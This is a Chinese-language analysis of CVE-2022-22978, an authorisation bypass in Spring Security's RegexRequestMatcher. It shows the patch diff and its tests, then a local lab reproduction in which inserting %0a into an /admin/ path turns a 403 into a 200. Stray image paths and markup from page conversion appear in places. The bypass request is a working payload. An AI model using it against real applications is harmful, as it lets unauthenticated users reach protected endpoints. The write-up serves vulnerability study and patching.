

Spring Security RegexRequestMatcher 认证绕过漏洞分析 (CVE-2022-22978)

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漏洞介绍

Spring Security 是 Spring 家族中的一个安全管理框架。在 Spring Security 正则表达式中使用带有 `.` 的 `RegexRequestMatcher` 的应用程序可能容易受到授权绕过。影响版本如下:

5.5.7 之前的 5.5.x 5.6.4 之前的 5.6.x 早期不支持的版本

漏洞分析

参考官方公告我们可以在github上diff看看<https://github.com/spring-projects/spring-security/compare/5.6.3...5.6.4> (<https://github.com/spring-projects/spring-security/compare/5.6.3...5.6.4>), 可以看到相关的commit (<https://github.com/spring-projects/spring-security/commit/70863952aeb9733499027714d38821db05654856>)。

```
web/src/main/java/org/springframework/security/web/util/matcher/RegexRequestMatcher.java

@@ -43,7 +43,9 @@
43 43 */
44 44 + public final class RegexRequestMatcher implements RequestMatcher {
45 45
46 - private static final int DEFAULT = 0;
46 + private static final int DEFAULT = Pattern.DOTALL;
47 +
48 + private static final int CASE_INSENSITIVE = DEFAULT | Pattern.CASE_INSENSITIVE;
47 49
48 50 private static final Log logger = LoggerFactory.getLog(RegexRequestMatcher.class);
49 51

@@ -68,7 +70,7 @@ public RegexRequestMatcher(String pattern, String httpMethod) {
68 70 * {@link Pattern#CASE_INSENSITIVE} flag set.
69 71 */
70 72 public RegexRequestMatcher(String pattern, String httpMethod, boolean caseInsensitive) {
71 - this.pattern = Pattern.compile(pattern, caseInsensitive ? Pattern.CASE_INSENSITIVE : DEFAULT);
73 + this.pattern = Pattern.compile(pattern, caseInsensitive ? CASE_INSENSITIVE : DEFAULT);
72 74 this.httpMethod = StringUtils.hasText(httpMethod) ? HttpMethod.valueOf(httpMethod) : null;
73 75 }
74 76
```



Pattern 类是 java.util.regex 包的三个类之一，负责处理正则表达式相关

Pattern.DOTALL ：表示更改.的含义，使它与每一个字符匹配（包括换行符\n），默认情况下，正则表达式中点(.)不会匹配换行符，设置了 Pattern.DOTALL 模式，才会匹配所有字符包括换行符。

Pattern.CASE_INSENSITIVE ：忽略大小写。

可以看到 RegexRequestMatcher.java 文件的修复是增加了对换行符的匹配以及忽略大小写。而且下边的 RegexRequestMatchertests.java 文件也给了绕过的提示（\r的URL编码为%0d，\n的URL编码为%0a）。

71	-	this.pattern = Pattern.compile(pattern, caseInsensitive ? Pattern.CASE_INSENSITIVE : DEFAULT);
73	+	this.pattern = Pattern.compile(pattern, caseInsensitive ? CASE_INSENSITIVE : DEFAULT);
72	74	this.httpMethod = StringUtils.hasText(httpMethod) ? HttpMethod.valueOf(httpMethod) : null;
73	75	}
74	76	
<div> <div>⌵</div> </div>		

<div> <div> <div>⌵</div> <div>⌵</div> <div>16</div> <div>■■■■■</div> </div> <div>...src/test/java/org/springframework/security/web/util/matcher/RegexRequestMatcherTests.java</div> <div>📄</div> </div>		
⌵	@@ -101,6 +101,22 @@ public void matchesWithInvalidMethod() {	
101	101	assertThat(matcher.matches(request)).isFalse();
102	102	}
103	103	
104	+	@Test
105	+	public void matchesWithCarriageReturn() {
106	+	RegexRequestMatcher matcher = new RegexRequestMatcher(".*", null);
107	+	MockHttpServletRequest request = new MockHttpServletRequest("GET", "/blah%0a");
108	+	request.setServletPath("/blah\n");
109	+	assertThat(matcher.matches(request)).isTrue();
110	+	}
111	+	
112	+	@Test
113	+	public void matchesWithLineFeed() {
114	+	RegexRequestMatcher matcher = new RegexRequestMatcher(".*", null);
115	+	MockHttpServletRequest request = new MockHttpServletRequest("GET", "/blah%0d");
116	+	request.setServletPath("/blah\r");

漏洞复现




我们新建一个spring boot 项目在pom.xml中加入Spring Security

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-security</artifactId>
</dependency>
```


指定5.6.3版本来覆盖默认的版本

```
<properties>
  <spring-security.version>5.6.3</spring-security.version>
</properties>
```

项目创建完成后，我们新建一个Controller接口




```
RegexRequestMatcher.class × ControllerDemo1.java × SecurityConfigDemo1.java ×
1  package com.example.securitydemo2.controller;
2
3  import org.springframework.web.bind.annotation.GetMapping;
4  import org.springframework.web.bind.annotation.RestController;
5
6  @RestController
7  public class ControllerDemo1 {
8      @GetMapping("/admin/*")
9      public String ToAdmin() { return "hello admin"; }
12 }
13
```



然后我们再添加一个简单的认证配置：

`http.authorizeRequests()` : 主要是对url进行访问权限控制, 通过这个方法来实现url授权操作。

`authenticated()` : 是访问控制方法的一种, 表示所匹配的URL都需要被认证才能访问



```
1 package com.example.securitydemo2.config;
2
3
4 import org.springframework.context.annotation.Configuration;
5 import org.springframework.security.config.annotation.web.builders.HttpSecurity;
6 import org.springframework.security.config.annotation.web.configuration.WebSecurityConfigurerAdapter;
7
8 @Configuration
9 public class SecurityConfigDemo1 extends WebSecurityConfigurerAdapter {
10     @Override
11     @protected void configure(HttpSecurity http) throws Exception {
12         http.authorizeRequests().regexMatchers("/admin/.*").authenticated();
13     }
14 }
15
16
```

然后此时的/admin/*接口是需要认证才能访问

Request

Pretty Raw \n Actions

```
1 GET /admin/123 HTTP/1.1
2 Host: 127.0.0.1:8090
3 User-Agent: Mozilla/5.0
4 Connection: close
5
6
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 403
2 Set-Cookie: JSESSIONID=6EEAF3DA1D81AA0C4CF408434D64226E; Path=/; HttpOnly
3 X-Content-Type-Options: nosniff
4 X-XSS-Protection: 1; mode=block
5 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
6 Pragma: no-cache
7 Expires: 0
8 X-Frame-Options: DENY
9 Content-Type: application/json
10 Date: Sun, 22 May 2022 09:20:25 GMT
11 Connection: close
12 Content-Length: 98
13
14 {
  "timestamp": "2022-05-22T09:20:25.119+00:00",
  "status": 403,
  "error": "Forbidden",
  "path": "/admin/123"
}
```



使用%0a或者%0d成功绕过

Request

Pretty Raw \n Actions

```
1 GET /admin/%0a123 HTTP/1.1
2 Host: 127.0.0.1:8090
3 User-Agent: Mozilla/5.0
4 Connection: close
5
6
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200
2 X-Content-Type-Options: nosniff
3 X-XSS-Protection: 1; mode=block
4 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
5 Pragma: no-cache
6 Expires: 0
7 X-Frame-Options: DENY
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 11
10 Date: Sun, 22 May 2022 09:23:52 GMT
11 Connection: close
12
13 hello admin
```



原文地址: <https://nosec.org/home/detail/5006.html> (<https://nosec.org/home/detail/5006.html>)